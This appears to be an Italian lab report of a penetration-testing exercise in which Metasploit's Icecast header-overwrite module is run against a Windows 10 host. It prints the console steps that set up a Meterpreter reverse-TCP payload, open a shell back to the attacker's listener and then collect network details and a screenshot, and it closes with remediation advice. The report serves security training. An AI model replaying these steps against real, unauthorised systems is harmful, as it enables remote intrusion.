

Esercizio di Hacking Windows con Metasploit

Informazioni Generali

Data dell'attività: 15 Maggio 2025

Obiettivo: Sistema Windows 10 con vulnerabilità Icecast

Finalità: Ottenere accesso remoto e dimostrare la compromissione tramite Meterpreter

Sommario Esecutivo

È stata condotta un'attività di penetration testing su un sistema Windows 10 che eseguiva il software Icecast versione 2.x. L'attività ha avuto successo, portando all'ottenimento di una sessione Meterpreter con accesso completo al sistema target. Questo report documenta il processo di exploit, le vulnerabilità sfruttate e le evidenze raccolte durante l'attività.

Metodologia


L'attività è stata eseguita seguendo una metodologia standard di penetration testing:

- Ricognizione:** Identificazione del servizio vulnerabile (Icecast 2.x)
- Analisi delle vulnerabilità:** Identificazione della vulnerabilità di header overwrite in Icecast
- Sfruttamento:** Utilizzo di Metasploit Framework per eseguire l'exploit
- Post-exploitation:** Raccolta di informazioni dal sistema compromesso
- Documentazione:** Preparazione del report con evidenze

Dettagli Tecnici dell'Attività

1. Avvio dell'Ambiente di Test

- Inizializzazione della macchina Kali Linux (utente: kali)
- Avvio di Metasploit Framework tramite comando **msfconsole**



```
(kali㉿kali2023)-[~]
$ msfconsole
Metasploit tip: Search can apply complex filters such as search cve:200
type:exploit, see all the filters with help search

      _   _ _   _ _ _ 
     ((_) o o ((_)_)) 
     \_ / \ M S F \_ / 
      o_o \ \_ w w | / 
      ||| --- * --- ||| 

      =[ metasploit v6.4.56-dev
+ -- --=[ 2505 exploits - 1288 auxiliary - 431 post
+ -- --=[ 1616 payloads - 49 encoders - 13 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
msf6 > ]
```

2. Ricerca dell'Exploit Appropriato

- Esecuzione del comando **search icecast** all'interno della console Metasploit
- Identificazione dell'exploit: **exploit/windows/http/icecast_header**
- Il modulo sfrutta una vulnerabilità di header overwrite in **Icecast 2.x**

```
msf6 > search icecast
Matching Modules
=====
#   Name
on PYTHON
-- 
0   exploit/windows/http/icecast_header  2004-09-28      great  No    Icecast H
header Overwrite

NESSUS
Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
```

3. Configurazione dell'Exploit

- Selezione dell'exploit: **use exploit/windows/http/icecast_header**
- Configurazione del payload predefinito: **windows/meterpreter/reverse_tcp**
- Impostazione dei parametri necessari:
 - RHOST: **192.168.64.8** (IP della macchina target)
 - LHOST: **192.168.64.10** (IP della macchina attaccante)
 - LPORT: **4444** (porta di ascolto per la connessione reverse)

4. Esecuzione dell'Exploit

- Lancio dell'exploit tramite comando **exploit**
- Invio del payload (**177734 bytes**) alla macchina target
- Stabilità con successo una sessione **Meterpreter (sessione 1)**

```

Name      Current Setting  Required  Description
RHOSTS                yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      8000            yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread          yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.64.10    yes        The listen address (an interface may be specified)
LPORT      4444            yes        The listen port

Exploit target:
Id  Name
--  --
0   Automatic

PYTHON

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set RHOST 192.168.64.8
RHOST => 192.168.64.8
msf6 exploit(windows/http/icecast_header) > exploit
[*] Started reverse TCP handler on 192.168.64.10:4444
[*] Sending stage (177734 bytes) to 192.168.64.8
[*] Meterpreter session 1 opened (192.168.64.10:4444 → 192.168.64.8:49603) at 2025-05-15 14:10:26 +0200
meterpreter > 

```

5. Post-Exploitation

- Esecuzione del comando **ipconfig** per verificare l'indirizzo IP della vittima
- Conferma dell'indirizzo IP della macchina compromessa: **192.168.64.8**
- Acquisizione di uno screenshot del sistema vittima tramite comando **screenshot**

```

meterpreter > ipconfig


Interface 1
=====
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 5
=====
Name : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::ffff:ffff:ffff:ffff
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

PYTHON

Interface 6
=====
Name : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 0a:cf:10:76:09:9b
MTU : 1500
IPv4 Address : 192.168.64.8
IPv4 Netmask : 255.255.255.0

```



Evidenze di Compromissione

- **Sessione Meterpreter attiva** con la macchina target (**192.168.64.8:49603**)
- **Informazioni di rete** del sistema compromesso ottenute tramite **ipconfig**
- **Screenshot acquisito** del desktop della macchina vittima

Vulnerabilità Sfruttata

La vulnerabilità sfruttata è un buffer overflow nel parsing degli header HTTP in Icecast 2.x. Questa vulnerabilità consente a un attaccante remoto di eseguire codice arbitrario sul sistema target inviando header HTTP appositamente costruiti. Il software Icecast non convalida correttamente la lunghezza degli header ricevuti, permettendo la sovrascrittura di aree di memoria critiche e l'esecuzione di codice arbitrario.

Raccomandazioni di Sicurezza

1. **Aggiornamento Software:** Aggiornare Icecast all'ultima versione disponibile
2. **Filtro di Rete:** Limitare l'accesso al servizio Icecast solo agli IP autorizzati
3. **Monitoraggio di Rete:** Implementare soluzioni IDS/IPS per rilevare tentativi di exploit
4. **Principio del Privilegio Minimo:** Eseguire il servizio Icecast con privilegi minimi necessari

Conclusioni

L'attività di penetration testing ha dimostrato con successo la vulnerabilità del sistema Windows 10 eseguente Icecast 2.x. L'exploit è stato eseguito con successo, ottenendo una sessione Meterpreter che ha permesso di eseguire comandi a distanza e acquisire uno screenshot del sistema compromesso. Questo dimostra l'importanza di mantenere aggiornati i software e implementare misure di sicurezza adeguate.